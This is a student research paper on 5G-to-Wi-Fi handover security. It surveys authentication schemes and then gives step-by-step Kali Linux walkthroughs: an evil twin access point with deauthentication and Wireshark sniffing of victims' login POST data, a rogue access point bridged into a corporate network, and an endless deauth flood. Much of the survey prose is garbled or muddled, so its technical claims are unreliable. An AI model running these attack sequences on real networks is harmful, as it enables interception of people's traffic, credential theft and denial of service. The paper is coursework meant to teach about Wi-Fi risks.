5G-TO-WIFI SECURITY VULNERABILITY
Handover Security

G.P.H. Shihani Tharuka
Cyber Security
Sri Lanka Institute of Information Technology
Email: it19012766@my.sliit.lk

Abstract - Technically we pass the first, second, third and fourth generations and move on to the fifth generation. After food, water, medicine and clothes, the internet is the most important thing for people. How do people access the Internet? What do they need to access the Internet? The most common answer is WI-FI or mobile data / cellular data. When we are at home, we can use a WI-FI router to access the Internet. You can connect to the Internet by activating the Wi-Fi icon on our smartphone or laptop. Or we can enable the mobile data icon on our smartphone when you are in a vehicle, on the go. Then we can connect to the Internet. This is the basic principle that everyone knows about connecting to the Internet. In this research you can learn what 5G technology is, what 5G vulnerabilities are, what is a WIFI network, what are Wi-Fi vulnerabilities and how the handover security process works. In here I would like to exploit some of possible Wi-Fi vulnerabilities using Kali Linux. The vulnerabilities of 5G to WI-FI security are increasing day by day. The main problem that people may face in the future is the security of handover. Now a days people always enable Wi-Fi on their smartphones, it automatically connects to hotels, shopping malls and airports (free networks). This is the main reason that handover attack occurs.

Keywords: 5G, Access Point, Authentication Server, Handover Authentication, Handover security, Vulnerabilities, WI-FI

I. Introduction

Now a days, wireless communication networks are taking serious place. Because of internet of things (IoT) and devices like smart phones, laptops and so on. This connection must exist around the world to meet the day-to-day needs of people.

Explaining the risk of handover process, when you are at home, you use the Internet Service Provider's router to access the Internet. You can use virtual private networks or more to connect to the Internet, similar to where you work. All you have to do is activate the Wi-Fi icon on your smartphone. But what does an internet connection provide when you are driving, or you have no Wi-Fi connection when you are somewhere? Then comes mobile data. It provides internet connection without any hassle. This is where we go to talk about the 5g network. Many people today use 4G LTE technology. But 5g technology is expected soon. The fact is that when you always have your Wi-Fi and mobile data icons enabled, it can be dangerous in many ways. Smart phones in these days are automatically connects with free WI-FI networks. When you make an Internet call from your home to a hotel or mall, it automatically transfers your call from your home Wi-Fi to the free Wi-Fi network. This is the Handover process. If this situation is further explained; It can simply be explained as follows. In wireless mobile communication, when a person moves from one access point to another, the attacker pretends to be that user and enters from the second access point, then a communication session is hijacked from the real user. To prevent such attacks, the user must take steps to authenticate before granting access. This research paper explains the security measures we can take in this regard. In this century, the main problem that every computerize companies are facing is cyber-attacks and Hacker crimes. In the 5G-to-WIFI security vulnerabilities section, I will explain how hackers exploit these insecurities.

II. Literature review

Considering the extent to which we all rely on Wi-Fi and cellular communications to work seamlessly, the two have never worked well together throughout history. One that aims to change the latest generations of 5G and Wi-Fi. When the two technologies compete to provide wireless access for business usage, vertical and IoT devices, a key issue is how to integrate 5G and Wi-Fi. Users can then navigate between them without pain. Critical business applications that require less latency and real-time communication over a wireless medium are the next frontier in data communication. 5G and Wi-Fi give us more ways to access the cloud. Wi-Fi is ubiquitous and can now be seen as a commodity. We look forward to Wi-Fi service in shopping malls, medical offices and on airplanes. Wi-Fi access has been around for over 20 years. 5G is the next step in cellular technology. Equipped with new architecture such as the next generation radio network and the 5G core, these buildings contain many of the same mobility principles used in Wi-Fi, including access, transport, cloud, network applications, and management.

By blocking Wi-Fi carriers for phone calls in 2018, we got a taste of cellular and Wi-Fi functioning together: the birth of Wi-Fi calls. It was a technique for carriers to deal with the problem of insufficient cellular signals. The primary idea behind Wi-Fi calls is to link the phone to the carrier network using IPsec tunnels across an unstable Wi-Fi network. This enables you to connect to Wi-Fi, which is normally only accessible via cell phones and voice

conversations. According to an Apple list, Wi-Fi has become popular among call carriers, with over 128 operators in 47 countries supporting it. Even today, live-call handover is difficult, and coverage gaps in a Wi-Fi context resulted in lost calls. However, the industry is aiming to make flawless handovers, even between 5G and Wi-Fi, something we can expect.

III. 5G Network

Fifth generation mobile networks or 5G is a significant improvement over current 4G LTE networks. The reason for the creation of 5G is the rapid increase in data and connectivity in today's society and the need for billions of connected gadgets that will affect the Internet for future development. Eventually the release and coverage will switch to fully automated networks, but initially 5G will initially coincide with current 4G networks. 5G will enable instant connectivity to billions of devices and a fully connected world of Internet of Things (IoT). 5G offers a new generation of applications, services and business capabilities never seen before due to its speed, low latency and connectivity.

IV. WIFI Network

Wi-Fi is a brand name designed by a marketing organization to act as an interoperability seal for marketing activities, not an acronym. A wireless router that connects to the Internet is called Wi-Fi and connects computers, mobile devices, and other devices (such as printers and video cameras) to the Internet. All Wi-Fi devices (routers, phones, tablets, and laptops) must adhere to a set of standards that govern Wi-Fi functionality. To get the greatest Wi-Fi, you'll need to be within the range of the access point. You may have poor internet connections or lose your Wi-Fi connection if you are too far from or on the edge of that range.

V. 5G-to-WIFI Vulnerabilities

"Attackers will find new vulnerabilities in the 5G to Wi-Fi handover to access voice and data on 5G mobile phones in 2020", say by researchers at WatchGuard Technologies Threat Lab.

"*As 5G rolls out across large public areas like hotels, shopping centers and airports, users' voice and data information on their cellular-enabled devices is communicated to both cell towers as well as Wi-Fi access points*," explains by Corey Nachreiner, CTO at WatchGuard.

A. Handover Security

Many changeover authentication systems, including as UMTS-WLAN, LTE-WLAN, and WiMAX-WLAN have been explored in the last decade or so for decreasing handover delay and boosting security in heterogeneous networks. The authentication latency is the most significant problem in a handover authentication technique. USIM-based Delivery Verification Test Bed Access for UMTS-WLN Mixed Networks The high delivery delay may be cited as a reason for not meeting the obligations of a real-time usage. A pre-verification method for the WLAN-Wimax interactive network modifies the localized authentication method using message flow between the user and the target destination without the inclusion of AS. "*The technique necessitates a lengthy authentication procedure but does not reduce the time it takes to transfer data. In 3G-WLAN integrated networks, one-pass AKA authentication decreases computing costs but increases the danger of spoofing attacks."* Although it eliminates the issue of handover latency, it may result in the loss of association between the BS and the AS. Wi-Fi with WiMAX requires heterogeneous modification authentication for heterogeneous networks, user anonymity and unrecognizable capabilities for mobile cloud computing, between the roaming user and the overseas BS / AP. However, for 5GWLAN heterogeneous networks, smooth roaming is not enabled and power and time are tight. ID card-based cryptocurrency authentication technology for e-utran and non-3GP non-heterogeneous networks has been introduced as standard handover verification between e-utron and non-3GP access networks. However, access does not provide anonymity or identification of the actual user. Uses a timely anonymous roaming authentication mechanism for a large network.

Mobile nodes (MNs), access points (APs) and authentication servers are always believed to be involved in a handover authentication (AS). You can connect to any AP to use AS's subscription services and MN is a registered user of AS. The AP acts as a guarantor for the legitimacy of the MN as a client. When an MN attempts to exit the current AP service area (e.g., AP1) and connect to a new AP (e.g., AP2), the new AP initiates the handover verification process to identify the MN.

MN and AP2 will create a session key to gain further access to MN. It only happens if the verification is successful. Otherwise the AP2 access requirement will be rejected if it is not met. Possible uses of this protocol include a base location, access points, mobile agents, and sensor nodes, which consist of a three-layer mobile WSN. The base serves as the top-level AS, registering mobile agents by deploying access points and issuing authentication keys. Device access points (APs) that receive and validate messages from the middle layer. The lower tier sensor nodes are responsible for collecting data and transmitting it to the upper tier, while the middle tier mobile agents, which can be telephones, vehicles, individuals or animals, act as MNs. Many studies have employed symmetric-key cryptography to improve handover authentication performance. Proxy on IPP6 systems on 3GPP systems using a secure relay support handover protocol for LTE networks using a relay node to provide a secure transition between ENBs.

In order for WLANs to securely navigate between 3GPP LTE, the access specified in the Security Manual Protocol on 3GPP LTE networks uses symmetric cryptography of a verification mechanism.

To change the difference between 3GPP LTE and WLAN networks, there is a design and valid algorithm designed to secure the difference between 3GPP LTE and WLAN systems, where hanover verification is done only after verification by 4G networks. Due to frequent exchanges of authenticated messages across numerous entities, this technique is unable to reduce the re-authentication latency. ECC is also used in a number of authentication techniques. ECC-based robust authentication and key agreement system that protects the privacy of the key, but the technology is vulnerable to server hijacking and various login user attacks.

These systems require several rounds of messaging between the client and the user, and as a result a significant number of re-verification delays occur. Home network can be a hindrance As the service network is far away from the home network, 3GPP LTE-WLAN schemes require that the home network be constantly online and accessible. Most of the existing schemes are built on enhanced EAP-AKA systems and have their drawbacks. Practically any attempt by 5G-WLAN interactive architecture to deal with user delivery verification difficulties. As a result, designing a safe and quick handover authentication system for 5G-WLAN interworking networks is a difficult challenge.

Furthermore, in order to maintain persistent connections and performance, a handover authentication technique should have a minimal computational rate and above. Because users regularly migrate between multiple networks, a smooth and safe handover authentication mechanism is required. This can lead to major vulnerabilities against numerous attacks. It's difficult to come up with a fast and effective authentication technique for granting access to registered users in a foreign network. However, there are limited research efforts to build particular architectural and security characteristics for 5G mobile networks.

"*Most mobile devices do not this process but Windows 10 allows users to stop the cellular to Wi-Fi handover, known as Hotspot 2.0. If suspicious of attacks, users should always use their own VPN (virtual private network) on their mobile devices so that attackers cannot access their data by listening to cellular to Wi-Fi connections.* "say by agilitypr.news.

B. 5G Vulnerabilities.

Standards can do their best to guarantee that the new generation of protocols is more secure than the previous one, but protocols may always be abused in some way. Researchers play a critical role in identifying vulnerabilities before they may be exploited by hackers.

Flash network traffic: Large number of top user devices and new stuff (IoT).

Security of radio interfaces: The radio interface encryption keys are sent over insecure channels.

User plane integrity: Cryptographic integrity is not protected for the user database.

Mandated security in the network: Limitations of service to defense architecture that led to the use of safety measures as an alternative.

Denial of Service (DoS) attacks on the infrastructure: The network control element in control channels is visual in nature and does not encrypt

Signaling storms: Coordinating Protocols for the Third Generation Partnership Project (3GPP), Non-Access Layer (NAS) Layered Required Distributed Control Systems.

DoS attacks on end-user devices: User devices have no security measures for operating systems, applications, and configuration data.

C. WI-FI Vulnerabilities

The categorization includes twelve possible assault vectors, each of which works in a distinct way. One targets routers that allow plaintext during handshakes, other targets routers that cache data in specific networks, and so forth.

WHEN THE HANDOVER PROCESS TAKES PLACE, IT AUTOMATICALLY CONNECTS TO A FREE WI-FI NETWORK AND THIS CAN HAPPEN.

a) Evil Twin AP

An evil twin attack is a cyber-attack in which a hacker creates a fake Wi-Fi network that looks like a real access point to obtain sensitive information from the

victims. Ordinary individuals like you and me are frequently the targets of such attacks.

EXPLOIT:

1. Wireless adapter connected to Kali system

kali > iwconfig



Figure 01

2. Monitor mode

kali > airmon-ng start wlan0



Figure 02

3. All critical information from all the APs in range

kali > airodump-ng wlan0mon



Figure 03

4. Create evil twin by using another tool from the aircrack-ng suite.

kali > airbase-ng -a aa:bb:cc:dd:ee:ff --essid hackers-arise -c 6 wlan0mon



Figure 04

5. Tap interface appears among list of wireless interfaces

(A tap interface is simply a userspace interface that enables the user to do networking, rather than the kernel)

kali > iwconfig



Figure 06

6. To build bridge through system, use **ip** command Also need the name of another network interface (eth0 or wlan1).

7. The first step is to add a bridge and then name the bridge. In this case, name of bridge "ha".

kali > ip link add name ha type bridge

8. Next, make certain the bridge is up.

kali > ip link set ha up

9. In the next step, add end points to this bridge. In our case, the end points are **eth0** and **at0**.

kali > ip link set eth0 master ha
kali > ip link set at0 master ha



Figure 07

10. Now that you have created your bridge, let's make certain your system "sees" it by running ifconfig.

kali > ifconfig



Figure 08

Now that we have our Evil Twin interface up and a bridge built between our Evil Twin and our external Internet connection (eth0), we will need to serve up DHCP assigned IP addresses to those who connect to our Evil Twin (otherwise they won't be able to traverse the Internet). We can do that by using the

dhclient utility built into Kali and assigning it to our bridge.

```
root@kali:~# dhclient ha &
[1] 2199
root@kali:~#
```

Figure 09

kali >dhclient ha &

We could wait for the victims to connect to our Evil twin, or we could knock them off their current AP and hope they then reconnect to ours. We can use the **deauth** frame of Wi-Fi to knock everyone off the AP and then hope they reconnect to ours. For this step, we will use another tool from the aircrack-ng suite, **aireplay-ng**.

kali > aireplay-ng --deauth 10 -a aa:bb:cc:dd:ee:ff wlan0mon --ignore-negative-one.

Where:
aireplay-ng is the command.
aa:bb:cc:dd:ee:ff is the fictional BSSID we can knock the users off

--deauth 10 tells the command to send 10 deauth frames
wlan0mon i sthe name of our interface
--ignore-negative-one avoids a common error

```
root@kali:~# aireplay-ng --deauth 10 -a aa:bb:cc:dd:ee:ff wlan0mon --ignore-negative-one
09:36:43  Waiting for beacon frame (BSSID: AA:BB:CC:DD:EE:FF) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:36:43  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:44  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:44  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:45  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:45  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:46  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:46  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:47  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:47  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
09:36:48  Sending DeAuth to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
root@kali:~#
```

Figure 10

11. We have now kicked everyone off the legitimate Hackers-Arise AP and we will wait for them to re-associate (connect) to our AP. If we are closer or have a stronger signal, they will likely reconnect to ours.

12. When they connect to our Evil Twin AP, we can simply open Wireshark on our Kali system and watch all their traffic pass through our system.

kali > Wireshark



Figure 11

When Wireshark opens, select the bridge we created (ha) as the interface we want to sniff on.



Figure 12

While handover process happens, because of evil twin AP; hacker can see all the traffic of guests and even sniff out their credentials by following their TCP stream and looking for POST packets.

b) Rogue AP

A rogue access device (AP) is a WLAN radio that connects to the corporate network (usually a network switch) without permission. When they're misconfigured or set without protection, it creates a new attack surface for gaining simple access to a highly protected network).

EXPLOIT:

1. Change Wireless Adapter's Regulatory Domain

   - **iw reg set JP.**
   - **iwconfig wlan0 channel 13**
   - **iwconfig**

Figure 13

2. Monitor Mode

airmon-ng start wlan0

Figure 14

3. Create Access Point

airbase-ng -c 13 mon0

- **mon0** designates the wireless adapter to use to create the AP.
- **-c 13** designates that it will communicate on channel 13

Figure 15

4. Bridge AP to the Wired Network

Open a new terminal
Create a bridge and name it "Frack-Bridge".

brctl addbr Frack-Bridge.



Figure 16

5. Add Interfaces to the Bridge

- **brctl addif Frack-Bridge eth0**
- **brctl addif Frack-Bridge at0**



Figure 17

6. Bring the Interfaces Up

- **ifconfig eth0 0.0.0.0 up**
- **ifconfig at0 0.0.0.0 up**



Figure 18

7. Enable IP Forwarding

echo 1 > /proc/sys/net/ipv4/ip_forward.

Figure 19

8. Navigate the Internal Network

When someone connects to invisible AP - Activate Channel 13 of their wireless adapter. While handover process runs, they will have access to the entire internal corporate network.

c) Neighbor AP

When you activate neighbor AP detection, the access point continually scans the Wi-Fi network, collects information about all access points on the channels, and keeps track of the ones it finds. The Unknown AP List initially displays all detected access points.

EXPLOIT:

1. Find out the name of your Wi-Fi card.

2. Monitor mode

(To verify how your Wi-Fi card is running, run the ***iwconfig wlan0*** command.)

3. Wireless card is called ***wlan0*** and is running in managed mode.

Figure 20

4. Run commands one by one.

ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up

5. Turn on the Wi-Fi card.

Figure 21

6. To check if monitoring mode has been successfully enabled again, run the ***iwconfig wlan0*** command

Figure 22

7. Run ***airodump-ng wlan0*** command to view all Wi-Fi networks around you.



Figure 23

8. Open a new terminal window and run the following command:

aireplay-ng -0 0 -a [bssid] [interface]

The bssid to use is; ***C8: D7:79:51:40:0B***

The interface to use is; ***wlan0***

Figure 24

After this, aireplay-ng will send boundless number of packets to the desired access point (router). This will root all devices connected to that access point to lose the connection.

VI. Solutions

In Handover security section, it explains how to avoid that vulnerability using authentications and protocols. When it comes to WI-FI security vulnerability, below methods can be useful solutions.

Local firewall – Sit between device and network, controlling outgoing and incoming data traffic.

Advanced malware protection – It helps to prevent, detect, and remove threats from device system.

Multi-factor authentication - When a user must provide two or more pieces of evidence to verify their identity to gain access to a network or digital resource.

VII. Conclusion

5G and WI-FI networks can be connected as friends in the future only by securing the handover process. Knowing the exact meaning of 5G technology and WI-FI network technology, it is very easy to understand how the handover process works. As I mentioned in the handover Security section, authentication protocols are included to ensure that process. As a cyber security student, from my point of view, in order to create a smart world in the future, these two technologies must be connected. Otherwise, hackers can present more insecure things about these matters. If possible, the safety side should be improved every second. Creating new updates can help deter hackers. It can be dangerous not knowing that you are automatically connected to another free Wi-Fi network. Hackers can attack through the Wi-Fi. Exploitation in the "Wi-Fi vulnerabilities" section shows how hackers can attack you. It is an indirect attack. The reason I say that is because hackers can easily attack you while the handover process is working. It's not a handover attack, but it can happen indirectly.

Acknowledgement

Without the special support of my lecturers Dr. Lakmal Rupasinghe and Miss. Chethana Liyanapathirana this paper and the research behind it would not have taken place. Their enthusiasm, knowledge and attention to detail were a great inspiration for this and helped me to carry out my work properly.

Piyumi Abhilashi and Umesh Sithara, my friends also explored my research and helped me with the language and content. I am grateful for the intelligent comments that anonymous peer reviewers hope to present to this research paper. The generosity and uniqueness of all has enhanced this study in countless ways and saved me from many mistakes; Inevitably the rest are entirely my responsibility.

I really appreciate the contribution of Bilal Reza, My Colleagues at Sri Lanka Institute of Information Technology, Have Also Looked Over My Research Paper finding and correcting the shortcomings.

I will never forget my family members in the pursuit of this project. I thank my parents for being with me in anything I pursue. They are role models.

Finally, I would like to thank my University, Sri Lanka Institute of Information Technology for creating someone like me who gives 100% effort to complete any assignment given by the lecturers.

References

[1] Altaf Shaik, Ravishankar Borgaonkar, Technische Universität Berlin and Kaitiaki Labs Email: altaf329@sect.tu-berlin.de, SINTEF Digital and Kaitiaki Labs, Email: rbbo@kth.se, "*New Vulnerabilities in 5G networks*", 2019. "[Online].Available: https://i.blackhat.com/USA-19/Wednesday/us-19-Shaik-New-Vulnerabilities-In-5G-Networks-wp.pdf"

[2] Peter Rennison, WatchGuard Technologies, "New vulnerabilities in the 5G/WI-FI Handover in2020", Published wed, Dec 04, 2019. "[Online]. Available: https://www.agilitypr.news/New-vulnerabilities-in-the-5GWi-Fi-hand-7556"

[3] Joe O'Halloran, Computer weekly, "Hackers primed to exploit 5G to WI-FI handover flaws", Published, Dec 05, 2019. "[Online]. Available: https://www.computerweekly.com/news/252474990/Hackers-primed-to-exploit-5G-to-Wi-Fi-handover-flaws"

[4] S. Wang, C. Fan, F. Yang, C.H. Hsu, and Q. Sun, "A vertical handoff method via self-selection decision tree for internet of vehicles," *IEEE Systems Journal*, vol. 10, no. 3, pp. 1183–1192, 2016. "[Online]. Available: https://ieeexplore.ieee.org/document/6754148"

[5] Mudrik Alaydrus, Teguh Firmansyah, M. Iman Santoso, Azlan Osman, and Rosni Abdullah, "Mobile IPv6 Vertical Handover Specifications, Threats, and Mitigation Methods: A survey", Published, Aug 04, 2020. "[Online]. Available: https://www.hindawi.com/journals/scn/2020/5429630/"

[6] Alican Ozhelvaci, Nanyang Technological University, "Security for Handover and D2D communication in 5G HetNets", DOI: 10.1002/9781119471509.w5gref262, May 2020.

G.P.H. Shihani Tharuka

Born in Colombo 07, Sri Lanka on December 04, 1997. Studying at University of "*Sri Lanka Institute of Information Technology*", Malabe, Sri Lanka. Received the Diploma in PHP/MySQL at University of "*Sri Lanka Institute of Information Technology*", Kollupitiya, Sri Lanka, in 2019. Following BSc (Hons) in Information Technology Specializing in Cyber Security degree, "*Sri Lanka Institute of Information Technology*" University, Malabe, Sri Lanka, From February 2019 to February 2023.

She currently works as DATABASE AND SYSTEM OPERATOR at Matara Group of Companies (PVT)Ltd, Colombo 05. Worked as a PRODUCT ASSOCIATOR at Innodata Lanka (PVT)Ltd, Colombo 12. Her primary research interests include Critical infrastructure security in healthcare sector, Artificial intelligence, 5G-toWIFI security vulnerabilities, and Cyber Crimes.

Miss. Tharuka is a member of ISACA community at University of SLIIT. And won first place at school, scoring highest marks in Information and Communication Technology module.